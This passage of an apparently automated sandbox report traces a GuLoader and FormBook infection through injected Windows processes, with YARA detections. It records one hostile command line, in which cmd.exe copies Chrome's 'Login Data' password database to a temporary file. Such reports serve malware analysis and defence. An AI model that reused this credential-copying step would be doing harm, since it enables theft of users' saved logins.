00 49 00 6e 00 66	L<0L4VS_VERSION_INFO?DVarFileInfo$TranslationStringFileInf	success or wait	1	18967F	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\5wwhq3bl\5wwhq3bl.cmdline	unknown	375	success or wait	1	16E638	ReadFile
C:\Users\user\AppData\Local\Temp\5wwhq3bl\5wwhq3bl.0.cs	unknown	679	success or wait	1	16E638	ReadFile

Analysis Process: cvtres.exe PID: **6276**, Parent PID: **3400**

General

Start time:	15:46:35
Start date:	24/01/2022
Path:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\cvtres.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\cvtres.exe /NOLOGO /READONLY /MACHINE:IX86 "/OUT:C:\Users\user\AppData\Local\Temp\RES4377.tmp" "c:\Users\user\AppData\Local\Temp\5wwhq3bl\CSCEED551C9B69E4D3BACB27851B833AAE.TMP"
Imagebase:	0xf0000
File size:	43176 bytes
MD5 hash:	C09985AE74F0882F208D75DE27770DFA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: ieinstal.exe PID: **3540**, Parent PID: **6944**

General

Start time:	15:47:13
Start date:	24/01/2022
Path:	C:\Program Files (x86)\Internet Explorer\ieinstal.exe
Wow64 process (32bit):	true
Commandline:	C:\Program Files (x86)\internet explorer\ieinstal.exe
Imagebase:	0x850000
File size:	480256 bytes
MD5 hash:	DAD17AB737E680C47C8A44CBB95EE67E
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_GuLoader_2, Description: Yara detected GuLoader, Source: 00000017.00000000.621139519.0000000002CD0000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000017.00000002.729280321.0000000002C20000.00000040.10000000.00040000.00000000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000017.00000002.729280321.0000000002C20000.00000040.10000000.00040000.00000000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000017.00000002.729280321.0000000002C20000.00000040.10000000.00040000.00000000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000017.00000002.729334535.0000000002C50000.00000040.10000000.00040000.00000000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000017.00000002.729334535.0000000002C50000.00000040.10000000.00040000.00000000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000017.00000002.729334535.0000000002C50000.00000040.10000000.00040000.00000000.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	moderate

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	2CD6267	InternetOpenUrlA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	2CD6267	InternetOpenUrlA
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	2CD6267	InternetOpenUrlA
C:\Users\user	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	2CD6267	InternetOpenUrlA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	2CD6267	InternetOpenUrlA
C:\Users\user\AppData\Local\Microsoft\Windows\INetCookies	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	2CD6267	InternetOpenUrlA

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\ntdll.dll	0	1622408	success or wait	1	41A457	NtReadFile

Analysis Process: explorer.exe PID: **3440**, Parent PID: **3540**

General

Start time:	15:47:35
Start date:	24/01/2022
Path:	C:\Windows\explorer.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\Explorer.EXE
Imagebase:	0x7ff6f22f0000
File size:	3933184 bytes
MD5 hash:	AD5296B280E8F522A8A897C96BAB0E1D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000018.00000000.698865578.000000000DD15000.00000040.00000001.00040000.00000000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000018.00000000.698865578.000000000DD15000.00000040.00000001.00040000.00000000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000018.00000000.698865578.000000000DD15000.00000040.00000001.00040000.00000000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000018.00000000.716819564.000000000DD15000.00000040.00000001.00040000.00000000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000018.00000000.716819564.000000000DD15000.00000040.00000001.00040000.00000000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000018.00000000.716819564.000000000DD15000.00000040.00000001.00040000.00000000.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	high

File Activities

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\K-NBS4VB\K-Nlogri.ini	0	40	success or wait	1	7CAB604	NtReadFile
C:\Users\user\AppData\Roaming\K-NBS4VB\K-Nlogrg.ini	0	38	success or wait	1	7CAB604	NtReadFile
C:\Users\user\AppData\Roaming\K-NBS4VB\K-Nlogrv.ini	0	210	success or wait	1	7CAB604	NtReadFile
C:\Users\user\AppData\Roaming\K-NBS4VB\K-Nlogim.jpeg	0	101725	success or wait	1	7CAB604	NtReadFile

Registry Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: svchost.exe PID: **348**, Parent PID: **3440**

General

Start time:	15:48:01
Start date:	24/01/2022
Path:	C:\Windows\SysWOW64\svchost.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\svchost.exe
Imagebase:	0x3e0000
File size:	44520 bytes
MD5 hash:	FA6C268A5B5BDA067A901764D203D433
Has elevated privileges:	true
Has administrator privileges:	true

Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 0000001A.00000002.874088041.0000000002A10000.00000040.80000000.00040000.00000000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 0000001A.00000002.874088041.0000000002A10000.00000040.80000000.00040000.00000000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 0000001A.00000002.874088041.0000000002A10000.00000040.80000000.00040000.00000000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 0000001A.00000002.873877212.0000000002710000.00000040.10000000.00040000.00000000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 0000001A.00000002.873877212.0000000002710000.00000040.10000000.00040000.00000000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 0000001A.00000002.873877212.0000000002710000.00000040.10000000.00040000.00000000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 0000001A.00000002.873684957.0000000000550000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 0000001A.00000002.873684957.0000000000550000.00000004.00000800.00020000.00000000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 0000001A.00000002.873684957.0000000000550000.00000004.00000800.00020000.00000000.sdmp, Author: JPCERT/CC Incident Response Group

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\ntdll.dll	0	1622408	success or wait	1	2A2A457	NtReadFile

Registry Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

Key Path	Completion	Count	Source Address	Symbol

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol

Analysis Process: cmd.exe PID: **5644**, Parent PID: **348**

General

Start time:	15:48:14
Start date:	24/01/2022
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	/c copy "C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Login Data" "C:\Users\user\AppData\Local\Temp\DB1" /V
Imagebase:	0x2a0000
File size:	232960 bytes
MD5 hash:	F3BDBE3BB6F734E357235F4D5898582D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\DB1	read data or list directory | read attributes | delete | write dac | synchronize | generic read | generic write	device	sequential only | non directory file	success or wait	1	2A4E97	CopyFileExW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\DB1	0	40960	53 51 4c 69 74 65 20 66 6f 72 6d 61 74 20 33 00 08 00 01 01 00 40 20 20 00 00 00 01 00 00 00 14 00 00 00 00 00 00 00 00 00 00 00 0b 00 00 00 04 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 2e 43 fd 05 00 00 00 01 07 fd 00 00 00 00 10 07 fd 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	SQLite format 3@ .C	success or wait	1	2A4E97	CopyFileExW

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Login Data	unknown	512	success or wait	1	2A5742	ReadFile
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Login Data	unknown	65024	success or wait	1	2B8CA9	ReadFile
C:\Users\user\AppData\Local\Temp\DB1	unknown	40960	success or wait	1	2B8CD3	ReadFile

Analysis Process: conhost.exe PID: **5684**, Parent PID: **5644**

General

Start time:	15:48:15
Start date:	24/01/2022
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff61de10000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: ieinstal.exe PID: **4624**, Parent PID: **3440**

General

Start time:	15:48:22
Start date:	24/01/2022
Path:	C:\Program Files (x86)\Internet Explorer\ieinstal.exe
Wow64 process (32bit):	true
Commandline:	"C:\Program Files (x86)\internet explorer\ieinstal.exe"
Imagebase:	0x850000
File size:	480256 bytes
MD5 hash:	DAD17AB737E680C47C8A44CBB95EE67E

Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: ieinstal.exe PID: **6724**, Parent PID: **3440**

General	
Start time:	15:48:30
Start date:	24/01/2022
Path:	C:\Program Files (x86)\Internet Explorer\ieinstal.exe
Wow64 process (32bit):	true
Commandline:	"C:\Program Files (x86)\internet explorer\ieinstal.exe"
Imagebase:	0x850000
File size:	480256 bytes
MD5 hash:	DAD17AB737E680C47C8A44CBB95EE67E
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Disassembly

No disassembly